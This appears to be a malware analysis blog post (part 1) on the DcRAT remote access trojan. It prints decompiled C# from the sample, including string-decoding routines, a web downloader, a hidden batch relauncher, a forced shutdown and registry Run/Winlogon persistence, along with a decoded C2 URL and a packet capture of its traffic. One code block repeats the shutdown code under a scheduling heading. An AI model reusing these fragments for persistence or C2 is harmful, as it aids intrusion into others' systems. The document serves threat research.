


```
private static void 2s6(Dictionary<string, object> A_0, Dictionary<string, string> A_1)
{
    FsZ.U1s u1s = new FsZ.U1s();
    u1s.E8e = A_0;
    Dictionary<string, string> dictionary = M2r.i59(X8B.1vX(M2r.i6B(M2r.957("H4sIAAAAAAAEAA3OuwqDMBQA0F9Rcg2JmCwtLj7QRbNYCrbolKT1WgWxFCq4SL69PV9wsix5kTJgMUsF2QkLvFWcKRfdRwGz9wa8ety1h6EpEn/
      ih6ZvaQQHbVd5oj18qcLZcunnxWCoepA8YG5a2Je5Y4NqXFCLmNZtWt26bVYDYH8NSyPzSwcmSlFjByRyaET9NLQ/SOhkXCo08/o/tQ2zbvwBZp3Z46QAAAA="), A_1["SCRT"].Mcx<Dictionary<string, string>>()))).Mcx<Dictionary<string, string>>
      ();
```

Flow of Encoding


Before I start decoding process for second stage, I found some interesting functions which was telling the clear working of encoding flow and what was the purpose of above decoded dictionary.

Trim() ---> M2r.957()




```
    }

    // Token: 0x06000186 RID: 390 RVA: 0x00013568 File Offset: 0x00011768
    public static string 957(string A_0)
    {
        try
        {
            for (int i = 0; i < A_0.Length / A_0.Length; i++)
            {
                A_0 = A_0.Trim();
            }
            return M2r.276(A_0);
        }
        catch
        {
        }
        return string.Empty;
    }
```

M2r.i6B()
Key Value replacing from dictionary:




```
    }

    // Token: 0x06000183 RID: 387 RVA: 0x0001344C File Offset: 0x0001164C
    public static string i6B(string A_0, Dictionary<string, string> A_1)
    {
        for (int i = 0; i < A_0.Length / A_0.Length; i++)
        {
            A_0 = A_0.Trim();
        }
        foreach (KeyValuePair<string, string> keyValuePair in A_1)
        {
            A_0 = A_0.Replace(keyValuePair.Value, keyValuePair.Key);
        }
        return A_0;
    }
```

Reversing the output:
Reverse M2r.1vX()




```
    }

    // Token: 0x060001B7 RID: 439 RVA: 0x00014EB4 File Offset: 0x000130B4
    public static string 1vX(string A_0)
    {
        char[] array = A_0.ToCharArray();
        Array.Reverse(array);
        return new string(array);
    }
```

Converting again frombasea64 final value:
M2r.159()




```
    }

    // Token: 0x06000185 RID: 389 RVA: 0x00013534 File Offset: 0x00011734
    public static string i59(string A_0)
    {
        bool flag = string.IsNullOrEmpty(A_0);
        string text;
        if (flag)
        {
            text = "";
        }
        else
        {
            text = Encoding.UTF8.GetString(Convert.FromBase64String(A_0));
        }
        return text;
    }
```

Making request on URL:




```
// Token: 0x060001E8 RID: 488 RVA: 0x000166E8 File Offset: 0x000148E8
public static string q2G(string A_0, bool A_1 = true)
{
    string text;
    try
    {
        if (A_1)
        {
            using (WebClient webClient = new WebClient())
            {
                webClient.Headers["Content-Type"] = S2x.Z39;
                webClient.Headers["Accept"] = "*/*";
                webClient.Headers["User-Agent"] = S2x.782;
                return webClient.DownloadString(A_0);
            }
        }
        using (WebClient webClient2 = new WebClient())
        {
            webClient2.Headers["User-Agent"] = S2x.782;
            text = webClient2.DownloadString(A_0);
        }
    }
    catch
    {
        text = null;
    }
    return text;
}
```

Functions dealing with dictionary:



```
internal static class FsZ
{
    // Token: 0x06000122 RID: 290 RVA: 0x000053BD File Offset: 0x000035BD
    public static string U4V()
    {
        return FsZ.8c1;
    }

    // Token: 0x06000123 RID: 291 RVA: 0x000053C4 File Offset: 0x000035C4
    public static void a2T(string A_0)
    {
        FsZ.8c1 = A_0;
    }

    // Token: 0x06000124 RID: 292 RVA: 0x000053CC File Offset: 0x000035CC
    internal static void 552()
    {
        FsZ.a2T(string.Concat(new string[] { "H4sIAAAAAAAEAFXSTVPCMBAG4B/khYL4cfCglUgipCRtlrY3UT7S8oEBLfDrDfbNjB4y7DO72d0OeXhQCyeHs1W5TqwyyjZpeT5Oi/W24hNJ/5yxmu95urAN+ziztV52Yu54XtbH7uxFfr47mZPjcX7jz0bnRbPqFic2Lc8izm
        +FTex7rZ/bnuMbbg1d+j1WiR1HKhbx6LSpuJGUZT6OfuPI/J0/FAP911IzPfa19vplqmVPp4LKTr9DZ9FT366a7bY9OixJG6JsISI1uOwA28Zy62cM2YAuBb3fMey+9/He/x7gLVzDPXgHW/gKbuBbuM9bL+Ea+TvRuoT3yEv4C+4i94j6e/guzINXcBH2QX0Gr5E38Bx5gjfID
        +EF8tdwhbyAt3AKL1G/C/+3cub5yYU3449LbENTH4/8Ua2Zbu1Cfg5PWkcz1IvWDveJwx/wCCb4FR7D4f4b+oX+qnWEfoS8w31KUB+cwphHEnGO7wn7hn6YH4V8cIK8wf2wH8wKGPMc5jH/dqP55e0a/6YzcZr/AFFeiN7EAwAA" }));
    }

    // Token: 0x06000125 RID: 293 RVA: 0x00011178 File Offset: 0x0000F378
    internal static void L60()
    {
        FsZ.9Q5 9Q = new FsZ.9Q5();
        zl3.E7W = M2r.159(X8B.1vX(M2r.957(FsZ.U4V()))).ToCharArray();
```

Let me explain the above-mentioned flow and all functions. I found a function which was basically the wrapper of other function. In this function, there was function which is taking base64encoded string as an argument and was decoding it and replacing the key within the dictionary I have decoded. After decoding the second string, it was applying search and replace function. In this function, it was replacing the key of dictionary with the second decoded string by matching the value from dictionary. At this point it maybe confusing but after this screenshot you guys will clearly understand.



Reverse
By: Character

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars
☐ Strict mode

Input


```
==wYpxmY1BHdzVWdxVmc
```

Output

```
requestpublic
```

```
(c) Microsoft Corporation. All rights reserved.

C:\Users\Darkn3t\Desktop\dcratstages>dcrat-s3-c2-decode.py
First round of Decoding:
b'==QfiAjI6ICViwiIj1mV4R2VWpHZIJUMZ1Gewl1d90DQvg2YlRnL0V2ZlJmL3RXZsRHdhJ2LvoDc0RHaiojIygkIsIyYtZFekdlV6RGSCFTWthHcZdXP9A0LoNWZ05CdldWZi5yd0V
Gb0RXYi9yL6AHd0hmI6ISMIJye'

Second round of decoding:
b'{"H1":"http://battletw.beget.tech/@==wYpxmY1BHdzVWdxVmc","H2":"http://battletw.beget.tech/@==wYpxmY1BHdzVWdxVmc","T":"0"}'

C:\Users\Darkn3t\Desktop\dcratstages>
```

Special thanks to ***@methew from Huntress Labs*** who created the second decoding script according to above mentioned working and saved my time. So, after running the script you can clearly see I got an URL with some base64encode parameter and I decode the parameter and found characters (requestpublic). At this point I understand this was the same URL which I found while traffic analysis. So, this was the only C2 server which was used by as an administrator tool.




```
httpproce
No.    Time              Source     Destination  Protocol Length  Info
 15201 6853.4413675… 10.0.0.3   10.0.0.4     HTTP            151 HTTP/1.1 200 OK  (text/plain)
 15216 6876.4556621… 10.0.0.4   10.0.0.3     HTTP            256 GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?7ba488cd24ddea76 HTTP/1.1
 15219 6876.4637292… 10
 15226 6876.4699467… 10
 15229 6876.4777993… 10
 15236 6876.4835109… 10
 15239 6876.4916973… 10
 15245 6876.4977796… 10
 15248 6876.5050780… 10
 15260 6883.4838541… 10
 15263 6883.4916755… 10
 15282 6913.5466966… 10
 15285 6913.5557848… 10
 15300 6939.5557326… 10
 15303 6939.5649210… 10
 15310 6939.5739721… 10
```

Wireshark · Packet 729 · enp0s17

```
▸ Frame 729: 459 bytes on wire (3672 bits), 459 bytes captured (3672 bits) on interface enp0s17, id 0
▸ Ethernet II, Src: PcsCompu_d0:2b:3a (08:00:27:d0:2b:3a), Dst: PcsCompu_bf:f4:60 (08:00:27:bf:f4:60)
▸ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
▸ Transmission Control Protocol, Src Port: 31802, Dst Port: 80, Seq: 1, Ack: 1, Len: 405
▾ Hypertext Transfer Protocol
  ▾ [truncated]GET /requestpublic.php?JADrUWbDjE0=2S2HLDCHlF5gkx16&28b8a3e007ad200c2246faf8f748b646=8a9d5f164e302d710b5c2a7d96a278b5&1cd9ff644fcc9fdc3be03a12a9dbdd7e=gN5gjY0MWOlNjN1YGZwcjYzkjZzgTN1UzNkFT…
    ▸ [ [truncated]Expert Info (Chat/Sequence): GET /requestpublic.php?JADrUWbDjE0=2S2HLDCHlF5gkx16&28b8a3e007ad200c2246faf8f748b646=8a9d5f164e302d710b5c2a7d96a278b5&1cd9ff644fcc9fdc3be03a12a9dbdd7e=gN5g…
      Request Method: GET
    ▾ Request URI [truncated]: /requestpublic.php?JADrUWbDjE0=2S2HLDCHlF5gkx16&28b8a3e007ad200c2246faf8f748b646=8a9d5f164e302d710b5c2a7d96a278b5&1cd9ff644fcc9fdc3be03a12a9dbdd7e=gN5gjY0MWOlNjN1YGZwcjYzkj…
        Request URI Path: /requestpublic.php
```


After manually analyzing the other functions, I found some interesting stuff which tells me this sample is able to perform enumeration of system, persistence, reboot, task scheduling and other interesting things.

Creating BATCH:




```
try
{
    string text = X8B.6D1() + "\\" + X8B.lCk(10) + ".bat";
    string text2 = string.Concat(new string[]
    {
        "@echo off\r\nw32tm /stripchart /computer:localhost /period:5 /dataonly /samples:2  1>nul\r\nstart \"\" \"",
        zl3.K5M,
        "\"\r\ndel /a /q /f \"",
        text,
        "\""
    });
    File.WriteAllText(text, text2);
    ProcessStartInfo processStartInfo = new ProcessStartInfo
    {
        WindowStyle = ProcessWindowStyle.Hidden,
        Verb = (D9a.5Jl() ? "runas" : ""),
        UseShellExecute = true,
        FileName = text
    };
    Process.Start(processStartInfo);
    X8B.KwX();
    Environment.Exit(0);
```

System Shutdown:




```
// Token: 0x06000099 RID: 153 RVA: 0x0000C688 File Offset: 0x0000A888
public dG3(string A_1, string A_2, 112 A_3)
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = "shutdown",
            Arguments = "/s /t 0",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        this.c36 = 0;
    }
    catch (Exception ex)
    {
        this.6Me = ex.Message;
        this.c36 = 1;
    }
}
```

Task Scheduling and running with high privileges:



```
// Token: 0x06000099 RID: 153 RVA: 0x0000C688 File Offset: 0x0000A888
public dG3(string A_1, string A_2, 112 A_3)
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = "shutdown",
            Arguments = "/s /t 0",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        this.c36 = 0;
    }
    catch (Exception ex)
    {
        this.6Me = ex.Message;
        this.c36 = 1;
    }
}
```


Creating Persistence using Registry:



```
            RegistryHive.CurrentUser,
            RegistryHive.LocalMachine
        }))
        {
            try
            {
                using (RegistryKey registryKey = RegistryKey.OpenBaseKey(registryHive, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true))
                {
                    registryKey.SetValue(Path.GetFileNameWithoutExtension(A_0), "\"" + A_0 + "\"");
                }
                flag = true;
            }
            catch
            {
            }
        }
        try
        {
            using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true))
            {
                string text = (string)registryKey2.GetValue("Shell");
                registryKey2.SetValue("Shell", text + ", \"" + A_0 + "\"");
            }
            flag = true;
```

DcRAT String:

I found another base64encode string when I decode this it was printing ASCII. So, at this point I am completing the PART 1 analysis of DcRAT.



ICBfX18gICAgICAgICAgIF8gICAgICBfX18gICAgICAgICAgICAgXyAgICAgICAgXyAgIF9fXyAgICBfIF9fX19fIA0KIHwgICBcI
F9fIF8gXyBffCB8X18gIC8gX198XyBfIF8gIF8gX198IHxfIF9fIF98IHwgfCBfIFwgIC9fXF8gICBffA0KIHwgfCkgLyBfYCB8IC
dffCAvIC8gfCAoX198ICdffCB8fCAoXy08ICBfLyBfYCB8IHwgfCAgIC8gLyBfIFx8IHwgIA0KIHxfX18vXF9fLF98X3wgfF9cX1w
gIFxfX198X3wgIFxfLCAvX18vXF9fXF9fLF98X3wgfF98X1wvXy8gXF9cX3wgIA0KICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgIHxfXy8gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIA==

```
  ___           _      ___             _        _   ___    _ _____ 
 |   \ __ _ _ _| |__  / __|_ _ _  _ __| |_ __ _| | | _ \  /_\_   _|
 | |) / _` | '_| / / | (__| '_| || (_-<  _/ _` | | |   / / _ \| |  
 |___/\__,_|_| |_\_\  \___|_|  \_, /__/\__\__,_|_| |_|_\/_/ \_\_|  
                                |__/                               
```

Conclusion

The DcRAT Remote Access Trojan (RAT) demonstrates the increasing sophistication of malicious tools in today's digital landscape. With its multifaceted capabilities such as remote control, keylogging, system rebooting, data exfiltration and Scripts compilation and execution on system. DcRAT RAT poses a significant threat to individuals and organizations. However, traditional signature-based detection methods often struggle to identify this polymorphic malware due to its rapid ability to change and evade detection.

This analysis underscores the pressing need for behavioral detection mechanisms in modern cybersecurity strategies. Behavioral detection, powered by machine learning and artificial intelligence, focuses on identifying behavioral patterns rather than relying solely on known signatures. This approach enables security systems to adapt and recognize emerging threats like DcRAT RAT, even as they evolve to evade traditional defenses. By continuously monitoring and analyzing system behavior, security solutions equipped with behavioral detection offer a proactive defense, providing a crucial layer of protection against emerging threats that traditional methods may miss.